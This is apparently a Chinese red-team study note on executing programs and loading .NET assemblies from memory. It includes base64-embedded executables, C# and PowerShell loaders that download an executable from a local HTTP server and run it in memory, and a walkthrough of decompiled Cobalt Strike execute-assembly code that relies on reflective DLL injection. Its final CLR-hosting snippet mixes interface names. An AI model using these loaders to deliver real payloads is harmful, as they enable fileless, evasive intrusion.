Execute-Assembly实现方法

文档里的代码都[DailyCode/PEExecute at main · echo0d/DailyCode](DailyCode/PEExecute at main · echo0d/DailyCode)

> - 执行本地exe
> - 从内存中加载.NET程序集
>   - C#
>   - C++
>
> Execute-Assembly实现 | idiotc4t's blog

0. 执行本地文件

此处以C# C++ Java为例：AI都会写

exe

在C#中执行一个`.exe`文件可以使用`Process`类，

```csharp
using System;
using System.Diagnostics;

class Program
{
    static void Main()
    {
        Process.Start("C:\\file.exe");
    }
}
```

而在C++中可以使用`CreateProcess`函数。

```cpp
#include <windows.h>

int main()
{
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    // Start the child process.
    if (!CreateProcess(NULL, "C:\\file.exe", NULL, NULL, FALSE, 0, NULL,
NULL, &si, &pi))
    {
        printf("CreateProcess failed (%d).\n", GetLastError());
        return 1;
    }

    // Wait until child process exits.
    WaitForSingleObject(pi.hProcess, INFINITE);

    // Close process and thread handles.
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return 0;
}
```

Java

```java
public void exeExecute(String filePath) {

        try {
            // 创建进程
            ProcessBuilder processBuilder = new ProcessBuilder(filePath);
            processBuilder.redirectErrorStream(true); // 合并错误流
            Process process = processBuilder.start();

            // 等待进程结束
            int exitCode = process.waitFor();
            System.out.println("Exited with code: " + exitCode);
        } catch (IOException | InterruptedException e) {
            e.printStackTrace();
        }
    }
```

dll

在C#中执行一个`.dll`文件通常涉及在应用程序中加载并调用该`.dll`中的函数。

```csharp
using System;
using System.Runtime.InteropServices;

class Program
{
    [DllImport("C:\\dll_file.dll")]
    public static extern void YourFunction(); // 假设要调用的函数没有返回值

    static void Main()
    {
        YourFunction(); // 调用从DLL中导入的函数
    }
}
```

在C++中执行一个`.dll`文件通常是通过加载动态链接库并调用其中的函数。

```cpp
#include <windows.h>

typedef void (*YourFunction)(); // 假设要调用的函数没有返回值

int main()
{
    HINSTANCE hDLL = LoadLibrary("C:\\dll_file.dll");

    if (hDLL != NULL)
    {
        YourFunction yourFunction = (YourFunction)GetProcAddress(hDLL,
"YourFunction");
        if (yourFunction != NULL)
        {
            yourFunction(); // 调用从DLL中导入的函数
        }
        else
        {
            // 处理函数加载失败的情况
        }
        FreeLibrary(hDLL);
    }
    else
    {
        // 处理DLL加载失败的情况
    }

    return 0;
}
```

Java调用第三方dll有点困难，需要dll的源码中实现了JNI方法，此处就不写了。

1. managed代码内存加载.NET程序集

(Assembly.Load)

使用C#从内存中加载.NET程序集，直接用`Assembly.Load`就行了。

> 从内存加载.NET程序集(Assembly.Load)的利用分析
>
> Assembly.Load Method (System.Reflection) | Microsoft Learn

1.1. 三种Load的区别

`Assembly.Load()`、`Assembly.LoadFrom()` **和** `Assembly.LoadFile()`

- `Assembly.Load()`是从String或AssemblyName类型加载程序集，可以读取字符串形式的程序集，也就是说，文件不需要写入硬盘
- `Assembly.LoadFrom()`从指定文件中加载程序集，同时会加载目标程序集所引用和依赖的其他程序集，例如：`Assembly.LoadFrom("a.dll")`，如果a.dll中引用了b.dll，那么会同时加载a.dll和b.dll
- `Assembly.LoadFile()`也是从指定文件中加载程序集，但不会加载目标程序集所引用和依赖的其他程序集，例如：`Assembly.LoadFile("a.dll")`，如果a.dll中引用了b.dll，那么不会加载b.dll

1.2. C#反射加载流程

测试程序的代码如下：

```
using System;
namespace TestApplication
{
    public class Program
    {
            public static void Main()
            {
                Console.WriteLine("Main");
            }
    }
    public class aaa
    {
            public static void bbb()
            {
                System.Diagnostics.Process p = new
System.Diagnostics.Process();
                p.StartInfo.FileName = "c:\\windows\\system32\\calc.exe";
                p.Start();
            }
    }
}
```

使用csc.exe进行编译：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:testcalc.exe
test.cs
```

生成testcalc.exe

方法1

（1）测试的.exe作base64编码

代码如下：

```
using System;
using System.Reflection;
namespace TestApplication
{
    public class Program
    {
        public static void Main()
        {

            byte[] buffer = System.IO.File.ReadAllBytes("testcalc.exe");
            string base64str = Convert.ToBase64String(buffer);
            Console.WriteLine(base64str);
        }
    }
}
```

（2）还原.exe的内容

```csharp
using System;
using System.Reflection;
namespace TestApplication
{
    public class Program
    {
        public static void Main()
        {

            string base64str =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1
vZGUuDQ0KJAAAAAAAAAAABQRQAATAEDAFxbrV0AAAAAAAAAAAAOAAAgELAQsAAAYAAAAIAAAAAAAAAAfiQ
AAAAgAAAAQAAAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAAAACAAAAAAgAAAAAAAAAAMAQIUAABA
AABAAAAAAEAAAEAAAAAAAAAABAAAAAAAAAAAAAAACQkAABXAAAAAEAAAOAEAAAAAAAAAAAAAAAAAAA
AAAAAAGAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAhAQAAAAgAAAABgAAAAI
AAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAOAEAAAAQAAAAAYAAAAIAAAAAAAAAAAAAAAAAAABAAAB
ALnJlbG9jAAAMAAAAAGAAAAACAAAADgAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAB
gJAAAAAAAAEgAAAACAAUAnCAAAIgDAAABAAAAAQAABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAADYAcgEAAHAoAwAACgAqHgIoBAAACioAABMwAgAgAAAAAQA
AEQBzBQAACgoGbwYAAApyCwAAcG8HAAAKAAZvCAAACiYqHgIoBAAACipCU0pCAQABAAAAAAAMAAA
AdjQuMC4zMDMxOQAAAAAFAGwAAABMAQAAI34AALgBAAAgAQAAI1N0cmluZ3MAAAAAA2AIAAEgAAAA
jVVMAIAMAABAAAAAjR1VJRAAAADADAABYAAAAI0Jsb2IAAAAAAAAAAAAgAAAUcUAgAJAAAAAPolMwA
WAAABAAAABgAAAAMAAAAEAAAACAAAAAIAAAABAAAAAQAAAAIAAAAAAAAAoAAQAAAAAAABgBDADwABgB
5AFkABgCZAFkABgDAADwACgDlANIACgDtANIAAAAAAAAEAAAAAAAAEAAQABABAAFwAfAAUAAQABAAE
AEAAvAB8ABQABAAMAUCAAAAAAlgBKAAoAAQBeIAAAAACGGE8ADgABAGggAAAAAJYAVQAKAAEAlCA
AAAAAhhhPAA4AAQARAE8AEgAZAE8ADgAhAMgAFwAJAE8ADgApAE8ADgApAP4AHAAxAAwBIQApABk
BJgAuAAsALwAuABMAOAAqAASAAAAAAAAAAAAAAAAAAAAAAAALcAAAAEAAAAAAAAAAAAAAAABADMAAAA
AAAQAAAAAAAAAAAAAAAEAPAAAAAAAAAAAAAA8TW9kdWxlPgB0ZXN0Y2FsYy5leGUAUHJvZ3JhbQB
UZXN0QXBwbGljYXRpb24AYWFhAG1zY29ybGliAFN5c3RlbQBPYmplY3QATWFpbgAuY3RvcgBiYmI
AU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBDb21waWxhdGlvblJlbGF4YXRpb25zQXR
0cmlidXRlAFJ1bnRpbWVDb21wYXRpYmlsaXR5QXR0cmlidXRlAHRlc3RjYWxjAENvbnNvbGUAV3J
pdGVMaW5lAFN5c3RlbS5EaWFnbm9zdGljcwBQcm9jZXNzAFByb2Nlc3NTdGFydEluZm8AZ2V0X1N
0YXJ0SW5mbwBzZXRfRmlsZU5hbWUAU3RhcnQAAAAJTQBhAGkAbgAAOWMAOgBcAHcAaQBuAGQAbwB
3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAGEAbABjAC4AZQB4AGUAAAAAAIp9qiotKj5BiasEfft
gNuEACLd6XFYZNOCJAwAAAQMgAAEEIAEBCAQAAQEOBCAAEhkEIAEBDgMgAAIEBwESFQgBAAgAAAA
AAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEATCQAAAAAAAAAAAAAAbiQAAAAgAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAGAkAAAAAAAAAAAAAAAAAAAAAAAAAABfQ29yRXhlTWFpbgBtc2NvcmV
lLmRsbAAAAAAAAA/yUAIEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAIAEAAAACAAAIAYAAAAOAAAgAAAAAAAAAAAAAAAAAAAAAQABAAAAUAAAgAAAAAA
AAAAAAAAAAAAAAQABAAAAaAAAgAAAAAAAAAAAAAAAAAAAAQAAAAAAgAAAAAAAAAAAAAAAAAAAAAAA
AAQAAAAAAkAAAAKBAAABMAgAAAAAAAAAAAAADwQgAA6gEAAAAAAAAAAAAAATAI0AAAAVgBTAF8AVgB
FAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAAL0E7/4AAAEAAAAAAAAAAAAAAAAAAAAAAAAD8AAAAAAAAAA
ABAAAAAEAAAAAAAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABlAEkAbgBmAG8AAAAAACQABAA
AAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAAAAACwBKwBAAABAFMAdAByAGkAbgBnAEYAaQBsAGU
ASQBuAGYAbwAAAIgBAAABADAAMAAwADAAMAA0AGIAMAAAACwAAgABAEYAaQBsAGUARABlAHMAYwB
yAGkAcAB0AGkAbwBuAAAAAAAAgAAAAMAAIAAEARgBpAGwAZQBWAGUAcgBzAGkAbwBuAAAAAAAAwAC4
AMAAuADAALgAwAAAAPAANAAEASQBuAHQAZQByAG4AYQBsAE4AYQBtAGUAAAB0AGUAcwB0AGMAYQB
sAGMALgBlAHgAZQAAAAAAAKAACAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAIAAAAEQ
ADQABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAAB0AGUAcwB0AGMAYQBsAGMALgB
lAHgAZQAAAAAAANAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4
AMAAAADgACAABAEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgA
wAAAAAAAAAAAO+7vzw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IlVURi04IiBzdGFuZGFsb25
lPSJ5ZXMiPz4NCjxhc3NlbWJseSB4bWxucz0idXJuOnNjaGVtYXMtbWljcm9zb2Z0LWNvbTphc20
udjEiIG1hbmlmZXN0VmVyc2lvbj0iMS4wIj4NCiAgPGFzc2VtYmx5SWRlbnRpdHkgdmVyc2lvbj0
iMS4wLjAuMCIgbmFtZT0iTXlBcHBsaWNhdGlvbi5hcHAiLz4NCiAgPHRydXN0SW5mbyB4bWxucz0
idXJuOnNjaGVtYXMtbWljcm9zb2Z0LWNvbTphc20udjIiPg0KICAgIDxzZWN1cml0eT4NCiAgICA
gIDxyZXF1ZXN0ZWRQcml2aWxlZ2VzIHhtbG5zPSJ1cm46c2NoZW1hcy1taWNyb3NvZnQtY29tOmF
zbS52MyI+DQogICAgICAgIDxyZXF1ZXN0ZWRFeGVjdXRpb25MZXZlbCBsZXZlbD0iYXNJbnZva2V
yIiB1aUFjY2Vzcz0iZmFsc2UiLz4NCiAgICAgIDwvcmVxdWVzdGVkUHJpdmlsZWdlcz4NCiAgICA
```

```
8L3NlY3VyaXR5Pg0KICA8L3RydXN0SW5mbz4NCjwvYXNzZW1ibHk+DQoAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAADAA
AAIA0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==";
            byte[] buffer = Convert.FromBase64String(base64str);

```

（3）使用Assembly.Load()加载程序集并调用方法

代码如下：

```
using System;
using System.Reflection;
namespace TestApplication
{
    public class Program
    {
        public static void Main()
        {

            string base64str = "egrdersg";//这里省略一下
            byte[] buffer = Convert.FromBase64String(base64str);

            Assembly assembly = Assembly.Load(buffer);
            Type type = assembly.GetType("TestApplication.aaa");
            MethodInfo method = type.GetMethod("bbb");
            Object obj = assembly.CreateInstance(method.Name);
            method.Invoke(obj, null);
        }
    }
}
```

如果不需要指定需要调用的方法，调用main函数即可：

```
using System;
using System.Reflection;
namespace TestApplication
{
    public class Program
    {
        public static void Main()
        {

            string base64str = "xxxxxx"; //此处省略一万字
            byte[] buffer = Convert.FromBase64String(base64str);

            // 这里的Assembly.Load可以读取字符串形式的程序集，也就是说exe文件不需要写入硬盘
            Assembly assembly = Assembly.Load(buffer);
            // 以exe为例，如果是dll文件就必须指定类名函数名
            MethodInfo method = assembly.EntryPoint;
            method.Invoke(null, null);
            // 想要指定参数
            // object[] parameters = new[] {"-a","-b"};
            // method.Invoke(null, parameters);
        }
    }
}
```

方法2

远程下载

```
    public class remote
    {
        public static void MemoryExecutor()
        {
            // 方法1. 把exe文件给base64编码，然后保存在一个常量里，转成byte数组，放到Assembly.Load函数里
            // string base64String = Constants.Base64Exe;
            // byte[] buffer = Convert.FromBase64String(base64String);

            // 方法2. 远程下载exe，赋值给一个字符串类型的变量
            byte[] buffer = GetRemoteByte("http://127.0.0.1:8000/testcalc.exe");

            Assembly assembly = Assembly.Load(buffer);
            MethodInfo method = assembly.EntryPoint;
            method.Invoke(null, null);
        }


        private static byte[] GetRemoteByte(string serviceUrl)
        {
            WebClient client = new WebClient();
            byte[] buffer = client.DownloadData(serviceUrl);
            return buffer;
        }

    }
```

1.3. powershell

> https://idiotc4t.com/code-and-dll-process-injection/.net-fan-she-jia-zai

powershell访问.net程序集的代码比较简单

1. 把代码写进ps1脚本里

```
# 把代码写进ps1脚本里

$Assemblies = (
    "System, Version=2.0.0.0, Culture=neutral, 
PublicKeyToken=b77a5c561934e089, processorArchitecture=MSIL",
    "System.Linq, Version=4.0.0.0, Culture=neutral, 
PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=MSIL"
)

$Source = @"
using System;
using System.Reflection;
namespace TestApplication
{
    public class Program
    {
        public static void Main()
        {

            Console.WriteLine("HELLO");
        }
    }
}
"@

Add-Type -ReferencedAssemblies $Assemblies -TypeDefinition $Source -Language 
CSharp
[TestApplication.Program]::Main()
```

2. base64编码的字符串

```
# base64编码的字符串
$base64 = "TVqQAAMAAAAEAAA(前面生成的base64编码的程序集)";
$bins  = [System.Convert]::FromBase64String($base64);
$invoke = [System.Reflection.Assembly]::Load($bins);
[System.Console]::WriteLine($invoke);
$invoke.EntryPoint.Invoke($null,$null)


# 如果你有参数
# $args = New-Object -TypeName System.Collections.ArrayList
# [string[]]$strings = "-group=all","-full"
# $args.Add($strings)
# $invoke.EntryPoint.Invoke($null,$args.ToArray());
```

3. 远程加载

```
# 远程下载
$invoke2 = 
[System.Reflection.Assembly]::UnsafeLoadFrom("http://127.0.0.1:8000/testcalc.
exe");
[System.Console]::WriteLine($invoke2);
$invoke2.EntryPoint.Invoke($null,$null)
```

2. unmanaged代码内存加载.NET程序集

(execute-assembly)

当不是用C#编写代码，但还是想要实现上面的操作时，例如Cobalt Strike 3.11中，加入了一个名为”execute-assembly”的命令，能够从内存中加载.NET程序集。`execute-assembly`功能的实现，必须使用一些来自.NET Framework的核心接口来执行.NET程序集口

2.1. CLR

CLR全称Common Language Runtime（公共语言运行库），是一个可由多种编程语言使用的运行环境，是.NET Framework的主要执行引擎，作用之一是监视程序的运行：（或者说相当于Java中的JVM）

- 在CLR监视之下运行的程序属于”托管的”(managed)代码
- 不在CLR之下、直接在裸机上运行的应用或者组件属于”非托管的”(unmanaged)的代码

Hosting (Unmanaged API Reference) 用于将.NET 程序集加载到任意程序中的API（https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/ ）本次主要关注两种方式，按照.net版本区分：

- **ICorRuntimeHost Interface**：https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/icorruntimehost-interface

  支持v1.0.3705, v1.1.4322, v2.0.50727和v4.0.30319
- **ICLRRuntimeHost Interface**：https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/iclrruntimehost-interface

  支持v2.0.50727和v4.0.30319，在.NET Framework 2.0中，ICLRRuntimeHost用于取代ICorRuntimeHost，在实际程序开发中，很少会考虑.NET Framework 1.0，所以两个接口都可以使用

下面选择ICLRRuntimeHost介绍：`ICLRRuntimeHost`、`ICLRRuntimeInfo`以及`ICLRMetaHost`接口

ICLRRuntimeHost Interface - .NET Framework | Microsoft Learn

- **ICLRMetaHost**: 这个接口用于在托管代码中获取关于加载的CLR（Common Language Runtime，.NET Framework的核心组件）的信息。基本上，它提供了一个入口点，允许我们枚举加载到进程中的所有CLR版本，并为特定版本的CLR获取`ICLRRuntimeInfo`接口。
- **ICLRRuntimeInfo**: 一旦你有了表示特定CLR版本的`ICLRRuntimeInfo`接口，你可以用它来获取CLR运行时的其他接口，例如`ICLRRuntimeHost`。这个接口还允许你判断这个特定版本的CLR是否已经被加载到进程中。
- **ICLRRuntimeHost**: 这是执行.NET程序集所必需的主要接口。通过这个接口，你可以启动托管代码的执行环境，加载.NET程序集，并执行它。具体来说，它的`ExecuteInDefaultAppDomain`方法可以用来加载和执行.NET程序集。


综上所述，要在非托管代码（如C++）中执行.NET程序集，你需要首先使用`ICLRMetaHost`来确定哪个CLR版本已加载或可用。然后使用`ICLRRuntimeInfo`来为这个CLR版本获取`ICLRRuntimeHost`。最后用`ICLRRuntimeHost`来加载和执行.NET程序集。

2.2. Cobalt Strike execute-assembly流程

> .net程序集内存加载执行技术 | 0pen1的博客


在Cobalt Strike的代码中找到BeaconConsole.java文件，定位到“execute-assembly”命令处。通过简单分析这段代码可以知道，当解析到用户执行“execute-assembly”命令后，会先验证”pZ“和”F“关键字来判断要执行的.net程序集是否带有参数（具体如何判断请查看CommandParser类）。判断完成使用CommandParser类的popstring方法将execute-assembly的参数赋值给变量，然后调用

ExecuteAssembly方法执行程序集。



```
    } else if (var3.is( var1: "execute-assembly")) {
        if (var3.verify( var1: "pZ")) {
            var4 = var3.popString();
            var10 = var3.popString();
            this.master.ExecuteAssembly(var10, var4);
        } else if (var3.isMissingArguments() && var3.verify( var1: "F")) {
            var4 = var3.popString();
            this.master.ExecuteAssembly(var4, "");
        }
```

我们继续跟进ExecuteAssembly方法，ExecuteAssembly方法有两个参数，第一个参数为待执行的.net程序集路径，第二个参数为.net程序集执行需要的参数。执行这个方法时先将要执行的.net程序集从硬盘读取并加载到PE解析器（PEParser）中，随后判断加载的PE文件是否为.net程序集，如果是.net程序集则创建ExecuteAssemblyJob实例并调用spawn方法。




```
public void ExecuteAssembly(String var1, String var2) {
    PEParser var3 = PEParser.load(CommonUtils.readFile(var1));
    if (!var3.isProcessAssembly()) {
        this.error( var1: "File " + var1 + " is not a process assembly (.NET EXE)");
    } else {
        for(int var4 = 0; var4 < this.bids.length; ++var4) {
            BeaconEntry var5 = DataUtils.getBeacon(this.data, this.bids[var4]);
            if (var5.is64()) {
                (new ExecuteAssemblyJob(this, var1, var2, "x64")).spawn(this.bids[var4]);
            } else {
                (new ExecuteAssemblyJob(this, var1, var2, "x86")).spawn(this.bids[var4]);
            }
        }

    }
}
```


接下来进入spawn方法，可以看到是**通过反射DLL的方法，将invokeassembly.dll注入到进程当中**（这块还没自己实现过），并且设置任务号为70（x86版本）或者71（x64）。注入的invokeassembly.dll在其内存中创建CLR环境，然后通过管道再将C#可执行文件读取到内存中,最后执行。

```
public void spawn(String var1) {
      byte[] var2 = this.getDLLContent();
      int var3 = ReflectiveDLL.findReflectiveLoader(var2);
      if (var3 <= 0) {
         this.tasker.error("Could not find reflective loader in " + 
this.getDLLName());
      } else {
         if (ReflectiveDLL.is64(var2)) {
            if (this.ignoreToken()) {
               this.builder.setCommand(71);
            } else {
               this.builder.setCommand(88);
            }
         } else if (this.ignoreToken()) {
            this.builder.setCommand(70);
         } else {
            this.builder.setCommand(87);
         }

```

```java
            var2 = this.fix(var2);
            if (this.tasker.obfuscatePostEx()) {
                var2 = this._obfuscate(var2);
            }

            var2 = this.setupSmartInject(var2);
            byte[] var4 = this.getArgument();
            this.builder.addShort(this.getCallbackType());
            this.builder.addShort(this.getWaitTime());
            this.builder.addInteger(var3);
            this.builder.addLengthAndString(this.getShortDescription());
            this.builder.addInteger(var4.length);
            this.builder.addString(var4);
            this.builder.addString(var2);
            byte[] var5 = this.builder.build();
            this.tasker.task(var1, var5, this.getDescription(), this.getTactic());
        }
    }
```



```java
public byte[] getDLLContent() {
    return SleevedResource.readResource(this.getDLLName());
}
```



```java
public String getDLLName() {
    return this.arch.equals("x86") ? "resources/invokeassembly.dll" : "resources/invokeassembly.x64.dll";
}
```

总结一下，Cobalt Strike内存加载执行.net程序集大概的过程就是，首先spawn一个进程并传输invokeassembly.dll注入到该进程，invokeassembly.dll实现了在其内存中创建CLR环境，然后通过管道再将C#可执行文件读取到内存中,最后执行。

那么invokeassembly.dll内部是如何操作的呢?

TODO:反射dll注入

2.3. 硬盘加载执行.NET程序集

过程

1. 初始化ICLRMetaHost接口。
2. 通过ICLRMetaHost获取ICLRRuntimeInfo接口。
3. 通过ICLRRuntimeInfo将 CLR 加载到当前进程并返回运行时接口ICLRRuntimeHost指针。
4. 通过ICLRRuntimeHost.Start()初始化CLR。
5. 通过ICLRRuntimeHost.ExecuteInDefaultAppDomain执行指定程序集(硬盘上)。

   [ICLRRuntimeHost::ExecuteInDefaultAppDomain 方法 - .NET Framework | Microsoft Learn]()

```
    CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost,
(VOID**)&iMetaHost);
    iMetaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo,
(VOID**)&iRuntimeInfo);
    iRuntimeInfo->GetInterface(CLSID_CorRuntimeHost, IID_ICorRuntimeHost,
(VOID**)&iRuntimeHost);
    iRuntimeHost->Start();
    hr = pRuntimeHost->ExecuteInDefaultAppDomain(L"xxx.exe",
        L"namespace.class",//类全名
        L"bbb",// 方法名
        L"HELLO!",// 参数  // 此处不知道咋能不输入参数，？
        &dwRet);
```

示例代码

